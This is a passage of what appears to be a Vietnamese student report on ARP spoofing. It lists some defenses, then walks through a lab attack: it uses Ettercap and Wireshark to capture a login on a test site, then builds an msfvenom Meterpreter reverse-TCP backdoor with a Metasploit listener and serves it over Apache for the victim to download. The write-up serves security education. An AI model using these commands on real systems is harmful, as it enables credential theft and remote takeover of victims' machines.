Việc sử dụng các ARP Spoofing detection tool giúp cho phần mềm phát hiện giả mạo ARP, việc phát hiện các cuộc tấn công giả mạo ARP sẽ dễ dàng hơn vì nó kiểm tra và xác nhận dữ liệu trước khi được truyền đi.

Ưu điểm:

- Phát hiện và thông báo sớm cho người dùng các cuộc tấn công ARP Spoofing.
- Đưa ra những gợi ý cho người dùng các biện pháp phòng chống kịp thời.

Nhược điểm:

- Có thể sẽ không phát hiện được tất cả các cuộc tấn công ARP Spoofing ở mức độ cao
- Khó cho những người mới khi phải cài đặt và cấu hình cho phần mềm sao cho hiệu quả.

2.5.4 Sử dụng Mac Filtering


Cấu hình Mac Filtering trên router hoặc switch để chỉ cho phép các địa chỉ MAC cụ thể được kết nối vào mạng giúp làm ngăn chặn các thiết bị lạ thực hiện tấn công ARP Spoofing.

Ưu điểm:

- Hiệu quả cao trong việc ngăn chặn các thiết bị trái phép truy cập vào mạng.
- Giúp bảo vệ mạng khỏi các cuộc tấn công ARP Spoofing.

Nhược điểm:

- Khó quản lý trên mạng lớn với nhiều thiết bị.
- Cần phải biết địa chỉ MAC của tất cả các thiết bị được phép truy cập vào mạng.



Hình 2.27: Những địa chỉ MAC được cấu hình cho phép truy cập vào thiết bị ở trên Mac Filtering

2.5.5 Đào tạo và giáo dục người dùng

Tăng cường đào tạo và giáo dục người dùng về các mối đe dọa bảo mật mạng, bao gồm cả ARP Spoofing. Người dùng cần nhận diện và phản ứng đúng đắn khi bị phát hiện các hoạt động đáng ngờ trên mạng.

Ưu điểm:

- Giúp giảm thiểu nguy cơ bị tấn công ARP Spoofing.
- Nâng cao ý thức bảo mật của người dùng.

Nhược điểm:


- Cần có thời gian và nguồn lực để đào tạo người dùng.
- Không phải tất cả người dùng đều có kiến thức kỹ thuật để hiểu và áp dụng các biện pháp bảo mật.

Hình 2.28: Nâng cao nhận thức của người dùng về an toàn thông tin trên mạng

CHƯƠNG 3: KẾT QUẢ THỰC NGHIỆM

3.1 Thực nghiệm quá trình tấn công

3.1.1 Mô hình của quá trình tấn công



Hình 3.1: Mô hình tấn công

3.1.2 Công cụ thực nghiệm trong quá trình

a) Máy tấn công

- Sử dụng hệ điều hành Kali – Linux.
- Card mạng bridged.
- Sử dụng Ettercap để xem danh sách các máy có trong đường mạng và thực hiện tấn công ARP Spoofing để thay đổi địa MAC của nạn nhân.
- Sử dụng Wireshark để bắt gói tin của nạn nhân.
- Cài đặt Backdoor trong mạng Lan máy nạn nhân.

b) Máy nạn nhân

- Sử dụng hệ điều hành Windows 11.
- Card mạng bridged.

3.1.3 Mô tả quá trình


Bước 1: Máy tấn công thực hiện thay đổi địa chỉ MAC của máy nạn nhân bằng công cụ Ettercap.

Bước 2: Sử dụng công cụ Wireshark để bắt gói tin từ máy nạn nhân.


Bước 3: Cài backdoor vào máy nạn nhân để tối ưu cho cuộc tấn công.

3.1.4 Quy trình thực hiện các bước tấn công

Xem địa chỉ Ip của máy nạn nhân và máy tấn công




Hình 3.2: Địa chỉ IP máy tấn công



Hình 3.3: Địa chỉ IP máy nạn nhân

Thực hiện ping hai địa chỉ với nhau xem có kết nối được chưa.




Hình 3.4: Ping từ địa chỉ 192.168.0.13 đến địa chỉ 192.168.0.14

Xem ARP của máy nạn nhân lúc chưa bị tấn công: arp -a

```
C:\Users\trann>arp -a

Interface: 192.168.0.14 --- 0xb
  Internet Address      Physical Address      Type
  192.168.0.1           5c-92-5e-15-d9-a8     dynamic
  192.168.0.13          00-0c-29-2d-d4-de     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


Hình 3.5: ARP máy nạn nhân chưa bị tấn công

Bắt đầu sử dụng công cụ Ettercap từ máy tấn công.



Hình 3.6: Công cụ Ettercap

Bắt đầu quét địa chỉ IP trong đường mạng, sau khi quét xong em thấy được nó bắt được địa chỉ IP của máy nạn nhân.




Hình 3.6: Bắt địa chỉ IP của máy nạn nhân

Em bắt đầu thực hiện add các địa chỉ IP và địa chỉ MAC của máy tấn công và máy nạn nhân.


192.168.0.9 => Add To Target 1.

192.168.0.14 => Add To Target 2 .




Hình 3.7: Add các địa chỉ vào Target

Em bắt đầu tấn công MITM theo hình thức ARP Spoofing.




Hình 3.8: Chọn phương thức tấn công ARP Spoofing

Tiếp theo, chọn Sniff remote connections và nhấn OK.




Hình 3.9: Chọn Optional cho ARP Spoofing

Phía dưới công cụ nó báo đang thực hiện ARP spoofing.



Hình 3.10: Chạy tiến trình tấn công

Mình sẽ quay lại máy nạn nhân để xem arp đã bị thay đổi địa chỉ MAC thành của kẻ tấn công chưa.




Hình 3.11: Địa chỉ MAC của nạn nhân đã bị thay đổi

Em thấy được địa chỉ MAC của máy nạn nhân đã bị thay đổi thành của máy tấn công ở địa chỉ IP: 192.168.0.9 và địa chỉ IP: 192.168.0.13.

Sau đó, em vô trang Website này: http://testphp.vulnweb.com/login.php

- Trang Website này cung cấp giả lập cho mình phần login (đăng nhập), để xem nạn nhân thực hiện thao tác đăng nhập.

Nhập username = TranNhatvu và Password = 123




Hình 3.12: Website test đăng nhập

3.1.5 Kết quả của cuộc thực nghiệm

Sau khi đăng nhập vào trang web giả lập đấy, em chuyển sang máy tấn công và bắt đầu dùng công cụ Wireshark để xem gói tin nạn nhân gửi đi.

Bằng câu lệnh: ip.addr == 44.228.249.3&&http

- Lệnh này sử dụng để hiển thị các gói tin. Có địa chỉ IP là 44.228.249.3 của trang Website trên và xem giao thức sử dụng là http.




Hình 3.13: Dùng Wireshark để xem gói tin

Em thấy được có một gói tin HTTP có phần mô tả login.php HTTP. Em nhấp chuột phải vào gói tin đấy và chọn Follow -> HTTP Stream để xem gói tin đó chứa những gì

Hình 3.14: Thông tin bên trong gói tin login.php HTTP

Còn cách khác, công cụ Ettercap của mình còn hỗ trợ xem được các thao tác yêu cầu và trả lời từ máy nạn nhân.



Hình 3.15: Gói tin bắt được từ Ettercap

3.1.6 Cài Backdoor vào máy nạn nhân


Để việc tấn công có hiệu quả hơn, em quyết định cài thêm backdoor vào máy nạn nhân.

Đầu tiên chạy với quyền root ở máy kali

Nhập câu lệnh sau đây:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.13 LPORT=123 --format=exe > backdoor.exe


- Dòng lệnh này tạo ra một payload có tên là backdoor.exe sử dụng msfvenom, để tạo ra một kết nối ngược từ máy mục tiêu tới máy tấn công trên cổng 123, và lưu trữ trong một tệp thực thi .exe.



Hình 3.16: Tạo payload để dịch ngược từ máy nạn nhân đến máy tấn công

Coppy File vừa tạo và bỏ đường dẫn: File system/var/www/html

Để tệp tin có thể thực hiện trên trang web




Hình 3.17: Bỏ File crack.exe vào thư mục html

Tiếp theo, sử dụng Metasploit, bằng lệnh: msfconsole

Sử dụng lệnh: db_status

Để kiểm tra trạng thái của cơ sở dữ liệu, trong Metasploit Framework.



Hình 3.18: Kiểm trả trạng thái của cơ sở dữ liệu

Nhập các dòng lệnh sau:

use exploit/multi/handler

=> Để thiết lập một máy chủ lắng nghe chờ các kết nối payload được gửi từ các máy mục tiêu.

set payload windows/meterpreter/reverse_tcp


=> Tạo ra một kết nối TCP ngược từ máy mục tiêu chạy hệ điều hành Windows đến máy attacker

set LHOST 192.168.0.13

=> Đặt địa chỉ IP của máy tấn công là 192.168.0.13.

set LPORT 123

=> Đặt cổng lắng nghe của máy attacker là 123.



Hình 3.19: Cấu hình lắng nghe

Để xem chi tiết cấu hình mình nhập: show options

Hình 3.20: Options cấu hình

Tiếp tục nhập dòng lệnh để thực thi: exploit -j -z

```
msf6 exploit(multi/handler) > set LPORT 123
LPORT ⇒ 123
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.13:123
```

Hình 3.21: Thực thi dịch ngược

Khởi động dịch vụ Apache trên hệ thống, bằng lệnh: service apache2 start

```
┌──(root㉿kali)-[~]
└─# service apache2 start
```


Hình 3.22: Khởi động dịch vụ Apache

Quay lại máy nạn nhân, vô explorer


Nhập vào ô tìm kiếm trên trang: 192.168.0.13/backdoor.exe

Nó sẽ xuất hiện hộp thoại File download và hỏi mình có chạy hoặc lưu trữ nó không.


Ở đây mình sẽ lưu trữ nó lại tại Dowloads.



Hình 3.23: Dowload file backkdoor.exe xuống máy nạn nhân



